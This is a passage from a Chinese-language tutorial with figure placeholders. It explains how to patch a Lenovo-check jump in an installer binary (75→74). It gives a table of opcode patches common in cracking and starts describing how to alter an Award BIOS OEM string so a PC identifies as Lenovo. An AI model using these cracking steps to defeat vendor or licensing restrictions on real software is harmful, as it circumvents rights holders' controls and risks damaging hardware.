


图2




图3




图 4

双击“CheckLenovo”跟进，往上看寻找最近的跳转：**004027A4 750A jne 004027B0 ;关键跳**，接下来修改jne->jz，也就是修改75->74，在关键跳转上点鼠标右键，选择编辑修改，在弹出的对话框中修改75->74，然后点击应用，备份生成修改后的EC2.0-setup_BAK文件（图4）。

运行EC2.0-setup_BAK文件，能够正常安装程序了，大功告成（图5）。




图 5

小知识：解密时经常修改的指令

汇编指令修改	相应的机器码修改
jnz/jne->nop	75->90
jnz/jne->jmp	75->EB
jz/je->nop	74->90
jz/je->jmp	74->EB
jnz->jz	75->74 或 0F85->0F84
jz->jnz	74->75 或 0F84->0F85
jnz->jz	75->74 或 0F85->0F84
je->jne	74->75 或 0F84->0F85

二、硬件修改－“软”的玩过了，再来玩玩“硬”的

修改主板BIOS，把自己的电脑修改为联想的。我们所需要的工具是AWDFLASH.EXE和MODBIN6.EXE，因为联想的电脑使用的是AWARD6.0的BIOS。下面我们就以修改AWARD6.0的BIOS为例，来介绍一下修改的方法。一般845后的主板使用的都是6.0的BIOS，对于AWARD6.0以前的BIOS，你也可以试一下。

1、使用刷新程序AWDFLASH将主板BIOS存为hacker.bin文件。

2、启动MODBIN6，读入刚才备份的BIOS文件（图6），移动光标到“Chang BIOS Message”处，就会显示原BIOS中的OEM标志字符串（图7），修改这个字符串，将其改成“LEGEND Dragon”，一定要注意大小写（图8），修改完毕后，把文件保存一下，然后把光标移到“Display BIOS Message”，将会显示修改后的信息（图9）。




图 6




图 7




图 8

